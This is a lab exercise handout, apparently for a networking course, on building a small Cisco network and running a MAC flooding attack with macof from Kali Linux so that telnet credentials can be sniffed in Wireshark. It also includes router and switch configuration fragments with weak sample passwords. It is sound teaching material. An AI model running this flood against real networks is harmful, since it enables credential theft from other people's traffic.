
**MAC flooding attack**



**Objective:** to set up a small experimental network and verify a MAC flooding attack

**Software:** Kali Linux

* macof tool
* Terminal emulator (minicom in the Kali Linuxu)  
  # dmesg | grep tty (finding of serial ports, example - ttyS0)  
  # minicom –b 9600 –D /dev/ttyS0 -8 (start of minicom)

Description: The attacker's intent is to intercept a telnet session to obtain access credentials to the server. To do so, he will populate the switch's CAM (Content Addressable Memory) table with fake MAC addresses so that the switch starts behaving like a hub.

Note: the attack will only be successful if certain conditions are met. The key is that the attack must occur before the switch learns the MAC addresses of the client and server. If the switch knew them, the attack would only populate the rest of the table and the switch would behave correctly towards those addresses. While the CAM table entries are removed after a specified period of inactivity, in practice it is unlikely that the client or server would be inactive long enough. The CAM table can also be cleared - either by command or by rebooting (shutting down/turning on) the switch - this assumes physical access to the switch.

**Tasks:**

* Set network devices to default configuration (verify, reset if necessary)
* Connect the network according to the specified scheme
* Configure the basic network parameters of all nodes
* Configure basic network parameters of network devices for remote access
* Secure the network devices as follows
  + Secure the transition to privileged mode
  + Password stored as a hash
* Secure access via console
  + Password
* Secure access via virtual terminal
  + Password
  + telnet protocol

**Implementation of a MAC flooding attack**

* Kali Linux - all actions will be performed via commands (i.e. open as a terminal window in the graphical interface, or switch from the graphical environment to a pure text session - Ctrl+Alt+F1; then Alt+Fn between sessions).
* On another computer, run Wireshark and enable monitoring - it is advisable to set the display filter to telnet
* On the switch, check the MAC table status (which node's MAC address is behind which port, plus VLAN membership)

Switch# show mac address-table

* On the switch, verify the status of the MAC table (its size, i.e. the number of used and free entries)
* Switch# show mac address-table count
* In the switch, delete the contents of the MAC table

Switch# clear mac address-table dynamic

* Kali Linux - launch an attack (as fast as possible!) - cause the MAC table to fill with fake frames (parameters are outgoing interface and sent frame count)

#macof –i eth0 –n 99999

* From the router-client, log in to the router-server

Router# telnet 192.168.1.101 or just  
Router# 192.168.1.101

* Wirehark should now show the captured packets. Stop monitoring, place the cursor on the first captured packet and use the “Analyze/Follow/TCP Stream” options to display the captured session
* If there is no session capture, the switch probably caught the MAC addresses of the routers (client, server) before the attack. This can be verified in the MAC table (the corresponding entry should be empty).

Switch#show mac address-table interface fastEthernet 0/1

Mac Address Table

-------------------------------------------

Vlan Mac Address Type Ports

---- ----------- -------- -----

**Fragments of configurations (for inspiration - they do not fully correspond to the specification!)**

Default router configuration (when prompted NOT to save the configuration)

erase startup-config

reload

Default switch configuration (when prompted NOT to save the configuration)

erase startup-config

delete flash:vlan.dat

reload

Local access via switch or router console - password settings

Switch> enable

Switch# configure terminal

Switch(config)# enable password class

Switch(config)# line console 0

Switch(config-line)# password cisco

Heslo pro přechod do privilegovaného módu (uloženo jako MD5 hash)

Switch(config)# enable secret class

Verify and set the time

Switch# show clock

Switch# clock set 08:55:05 May 04 2016

Remote access - passwords (also set the password "enable", otherwise you cannot enter privileged mode)

Switch(config)# line vty 0 15

Switch(config-line)# password cisco

Switch(config-line# login

Show switch interface configuration and status

Switch# show running-config

Switch# show mac-address-table

Switch# show interface trunk

Router# show ip interface brief

Show information about neighbours

Switch# show cdp neighbor

Passwords “encrypting”

Switch(config)# service password-encryption

IP address setting for the switch (used only for its remote management)

Switch(config)# interface vlan 1

Switch(config-if)# ip address 192.168.1.100 255.255.255.0

Switch(config-if)# exit

Switch(config)# ip default-gateway 192.168.1.101

IP address setting for the switch (used only for its remote management)

Router(config)#interface GigabitEthernet 0/0

Router(config-if)# ip address 192.168.1.101 255.255.255.0

Router(config-if)# ip nat inside

Router(config)# interface GigabitEthernet 0/1

Router(config-if)# ip address 10.0.0.137 255.255.255.0

Router(config-if)# ip nat outside

Router(config)# access-list 10 permit any

Router(config)# ip nat inside source list 10 interface  
 GigabitEthernet 0/1 overload

Router(config)# ip route 0.0.0.0 0.0.0.0 10.0.0.254

Verifying the address translation function

show ip nat translations

DHCP configuration

ip dhcp excluded-address 192.168.1.1 192.168.1.29

ip dhcp excluded-address 192.168.1.100 192.168.1.254

…

Router(config)ip dhcp pool INTERNALNET-1

Router(dhcp-config)# network 192.168.1.0 255.255.255.0

Router(dhcp-config)# default-router 192.168.1.101

Router(dhcp-config)# dns-server 8.8.8.8 147.251.6.10

Router(dhcp-config)# domain-name test.cz

Router(dhcp-config)# lease 5

Verifying DHCP functionality

show ip dhcp bindings

HTTP(S) server activation on router/switch

username admin privilege 15 password cisco

ip http server

ip http secure-server

ip http authentication local